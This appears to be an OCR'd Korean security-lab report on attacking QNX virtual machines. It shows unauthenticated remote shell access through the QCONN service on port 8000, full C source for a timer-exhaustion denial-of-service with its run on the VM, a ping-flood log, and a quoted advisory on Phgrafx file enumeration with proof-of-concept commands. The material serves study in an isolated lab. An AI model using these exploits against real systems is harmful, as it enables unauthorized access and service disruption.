최소 = 0ms, 최대 = 0ms, 평균 = 0ms

Ping 192.168.56.101 32바이트 데이터 사용 :
192.168.56.101의 응답 : 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계 :
패킷 : 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
최소 = 0ms, 최대 = 0ms, 평균 = 0ms

Ping 192.168.56.101 32바이트 데이터 사용 :
192.168.56.101의 응답 : 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계 :
패킷 : 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
```

Ping Test Easy 3.19

File Edit Operate Auto.Save.Ping.Log Ping.Interval Send.Buffer.Size Time.Out Ping.Number Utility Help

IP Scanner <http://www.pingeasy.com>

192.168.56.101 Ping Stop Dos

Add IP/URL Delete


192.168.56.101

2709.	10/01	21:04:35	192.168.56.101	time<1ms	TTL=64
2710.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2711.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2712.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2713.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2714.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2715.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2716.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2717.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2718.	10/01	21:04:36	192.168.56.101	time<1ms	TTL=64
2719.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2720.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2721.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2722.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2723.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2724.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2725.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2726.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2727.	10/01	21:04:37	192.168.56.101	time<1ms	TTL=64
2728.	10/01	21:04:38	192.168.56.101	time<1ms	TTL=64
2729.	10/01	21:04:38	192.168.56.101	time<1ms	TTL=64
2730.	10/01	21:04:38	192.168.56.101	time<1ms	TTL=64
2731.	10/01	21:04:38	192.168.56.101	time<1ms	TTL=64
2732.	10/01	21:04:38	192.168.56.101	time<1ms	TTL=64
2733.	10/01	21:04:38	192.168.56.101	time<1ms	TTL=64
2734.	10/01	21:04:38	192.168.56.101	time<1ms	TTL=64

Sent: 2734
Received: 2698
Lost: 36
Loss Rate: 1.32 %

Min Time: 1 ms
Max Time: 5 ms
Avg Time: 1 ms
Avg TTL: 64

Host:





QCONN 취약점을 활용한 Remote 공격



Windows 기능



Windows 기능 켜기/끄기



기능을 사용하려면 해당 확인란을 선택하고 기능을 사용하지 않으려면 확인란의 선택을 취소하십시오. 확인란이 검은 사각형으로 채워진 경우는 해당 기능의 일부만이 사용되고 있는 것입니다.

- ☐ 레거시 구성 요소
- ☒ 미디어 기능
 - ☐ 보호된 호스트
 - ☒ 원격 차등 압축 API 지원
- ☒ 인쇄 및 문서 서비스
- ☐ 인터넷 정보 서비스
 - ☐ 인터넷 정보 서비스 호스팅 가능 웹 코어
 - ☐ 컨테이너
 - ☒ 클라우드 폴더 클라이언트
 - ☒ 텔넷 클라이언트

확인

취소



명령 프롬프트



Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\A>telnet 192.168.56.101 8000



Telnet 192.168.56.101



```
QCONN
<qconn-broker> OK
<qconn-launcher> OK 2588674
: No controlling tty (open /dev/tty: No such device or address)
: W
arning: won't have full job control

# ls
bin  boot  data  dev  etc  proc  system  tmp  usr  var
# cd data
# ls
home  var
# cd home
# ls
qnxuser  root  user1  user2  user3  user4  user5  user6
# ls
241003_temp  qnxuser  root  user1  user2  user3  user4  user5  use
r6
# cd 241003_temp
# ls
Hellotest
#
```



**Remote로 접속하여
Local 공격**

```
login as: root
Keyboard-interactive authentication prompts from server:
Password:
End of keyboard-interactive prompts from server
# pidin
```

	pid	tid	name	prio	STATE	Blocked
	1	1	/proc/boot/procnto-smp-instr	0f	RUNNING	
	1	2	/proc/boot/procnto-smp-instr	0f	READY	
	1	3	/proc/boot/procnto-smp-instr	255i	INTR	
	1	4	/proc/boot/procnto-smp-instr	255i	INTR	
	1	5	/proc/boot/procnto-smp-instr	254i	INTR	
	1	6	/proc/boot/procnto-smp-instr	254i	INTR	
	1	7	/proc/boot/procnto-smp-instr	1f	NANOSLEEP	
	1	9	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	10	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	11	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	12	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	13	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	14	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	15	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	16	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	17	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	18	/proc/boot/procnto-smp-instr	10r	RECEIVE	1
	1	19	/proc/boot/procnto-smp-instr	10r	RUNNING	
16387	1		proc/boot/slogger2	10r	RECEIVE	1
28676	1		proc/boot/devc-con	15r	RECEIVE	1
28676	2		proc/boot/devc-con	254i	INTR	
36870	1		proc/boot/ksh	10r	REPLY	28676
45063	1		proc/boot/ksh	10r	REPLY	28676
53256	1		proc/boot/ksh	10r	REPLY	28676
61449	1		proc/boot/ksh	10r	REPLY	28676
65541	1		proc/boot/pci-server	10r	RECEIVE	1

```
# pidin | grep q
270354  1 system/xbin/qconn          10r SIGWAITINFO

270354  2 system/xbin/qconn          10r RECEIVE          1

270354  3 system/xbin/qconn          10r SIGWAITINFO

274452  1 system/xbin/mqueue          10r RECEIVE          1

# kill -9 270354

# pidin | grep q
274452  1 system/xbin/mqueue          10r RECEIVE          1
```




명령 프롬프트



Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\A>telnet 192.168.56.101 8000

연결 대상 192.168.56.101...호스트에 연결할 수 없습니다.
포트 8000: 연결하지 못했습니다.

C:\Users\A>



'TimeCreate' Local denial of service 공격

```
#include <errno.h>
#include <stdio.h>
#include <stddef.h>
#include <stdlib.h>
#include <unistd.h>
#include <pthread.h>
#include <sys/neutrino.h>
#include <inttypes.h>
```

```
int main(int argc, char *argv[])
```

```
{
    struct sigevent event;
    struct _itimr itimer;
    int chid;
    int tmid;
    int coid;
    int k;
```

```
    if ((chid = ChannelCreate(0)) < 0) {
        fprintf(stderr, "Can't create channel!\n");
        exit(-1);
    }
```

```
    if ((coid = ConnectAttach(0, getpid(), chid, 0, 0)) < 0) {
        fprintf(stderr, "Can't connect to channel!\n");
        exit(-1);
    }
```

```
    for (k = 0; k < 16; k++) {
```

```
        SIGEV_PULSE_INIT(&event, coid, 16, _PULSE_CODE_MINAVAIL + 1, k);
```

```
        if ((tmid = TimerCreate(CLOCK_REALTIME, &event)) < 0) {
            fprintf(stderr, "Can't create timer!\n");
            return -1;
        }
```

```
        itimer.nsec = 1000000;
        itimer.interval_nsec = 1000000;
        TimerSettime(tmid, 0, &itimer, NULL);
    }
```

```
    while (getc(stdin) != '#');
    return 0;
}
```

- 다수의 타이머를 생성
- 시스템의 자원을 고갈시킴

- dos
 - Binaries
 - dos - [x86_64/le]
 - Includes
 - src
 - build
 - Makefile
- Hellotest
 - Binaries
 - Hellotest - [x86_64/le]
 - Includes
 - build
 - src
 - Makefile
- vm1 (connection lost, searching...)
- vm2

```
3 #include <stddef.h>
4 #include <stdlib.h>
5 #include <unistd.h>
6 #include <pthread.h>
7 #include <sys/neutrino.h>
8 #include <inttypes.h>
9
10
11 int main(int argc, char *argv[])
12 {
13     struct sigevent event;
14     struct _itimer itimer;
15     int chid;
16     int tmid;
17     int coid;
18     int k;
19
20
21     if ((chid = ChannelCreate(0)) < 0) {
22         fprintf(stderr, "Can't create channel!\n");
23         exit(-1);
24     }
25
26     if ((coid = ConnectAttach(0, getpid(), chid, 0, 0)) < 0) {
27         fprintf(stderr, "Can't connect to channel!\n");
28         exit(-1);
29     }
30
31
32     for (k = 0; k < 16; k++) {
33
```

- errno.h
- stdio.h
- stddef.h
- stdlib.h
- unistd.h
- pthread.h
- sys/neutrino.h
- inttypes.h
- main(int, char*[]) : int

Problems Tasks Console Properties Target File System Navigator

Path: vm2:/data/home/20241006

- > boot
- > data
 - > .boot
 - > home
 - > 20241006
 - > qnxuser
 - > root

File name	Size	Date	Owner	Group	Permission
..	4,096	06 10월 2024 19:...	0	0	drwxr-xr-x
dos	13,680	06 10월 2024 19:...	0	0	-rwxr-xr-x

134M of 256M



파일 머신 보기 입력 장치 도움말

```
-- Starting fsevmgr
# -> Starting devb
# th=0 - Intel 82371AB
# arget=0 lun=0      Direct-Access(0) -          UBOX HARDDISK      Rev: 1.0 ---> M
# nting file systems
#
# -> Mounting file systems
# -> Starting Networking
# -> Starting sshd
# -> Starting misc
# ocess count:25
# artup complete
# X vm2 8.0.0 2024/06/13-12:41:48EDT x86pc x86_64
# ls
bin  boot  data  dev  etc  proc  system  tmp  usr  var
# cd data
# ls
home  var
# cd home
# ls
20241006  qnxuser  root  user1  user2  user3  user4  user5  user6
# cd 20241006
# ls
dos
# ./dos_
```


```
파일 머신 보기 입력 장치 도움말

# -> Mounting file systems
# -> Starting Networking
# -> Starting sshd
# -> Starting misc
# ocess count:25
# artup complete
# X vm2 8.0.0 2024/06/13-12:41:48E
# ls
bin boot data dev etc proc sy
# cd data
# ls
home var
# cd home
# ls
20241006 qnxuser root user1 use
# cd 20241006
# ls
dos
# ./dos
pidin
ls
cd
./dos
ls
```

vm2 - 세션 정보

설정 정보(D) 런타임 정보(R) 가상 머신 활동(A)

CPU 부하
게스트 부하: 0%
VMM 부하: 84%




120 초 100 80 60 40 20 0

RAM 사용량
합계: --
사용 가능: --
사용함: --

이 수치를 표시하려면 게스트 확장이 필요합니다.


120 초 100 80 60 40 20 0

네트워크 대역폭
수신 대역폭: 114 B
총 수신: 142.12 KB
발신 대역폭: 305 B
총 발신: 186.59 KB



120 초 100 80 60 40 20 0

Disk IO
쓰기 대역폭: 0 B
총 쓰기: 274.00 KB



QNX – '.Phgrafx' File Enumeration

source: www.securityfocus.com/bid/66098/info

QNX Phgrafx is prone to a file-enumeration weakness.

An attacker can exploit this issue to enumerate the files present in the system's root directory; this may aid in further attacks.

QNX 6.5.0 SP1, 6.5.0, 6.4.1, 6.3.0, and 6.2.0 are vulnerable; other versions may also be affected.

```
$ id
uid=100(user) gid=100

# directory /root/.ph exists:
$ /usr/photon/bin/phgrafx -d /root/.ph
load_display_conf(): No such file or directory

# file /root/.profile exists:
$ /usr/photon/bin/phgrafx -d /root/.profile
/root/.profile: opendir(): Not a directory
load_display_conf(): Not a directory

# /root/doesnotexist does not exist:
$ /usr/photon/bin/phgrafx -d /root/doesnotexist
/root/doesnotexist: opendir(): No such file or directory
load_display_conf(): No such file or directory
```


파일 머신 보기 입력 장치 도움말

```
# /usr/photon/bin/phgrafx -d /data/home
ksh: /usr/photon/bin/phgrafx: cannot execute - No such file or directory
# /usr/photon/bin/phgrafx -d /bin/.sh
ksh: /usr/photon/bin/phgrafx: cannot execute - No such file or directory
# /usr/photon/bin/phgrafx -d /bin/dosenotexist
ksh: /usr/photon/bin/phgrafx: cannot execute - No such file or directory
# _
```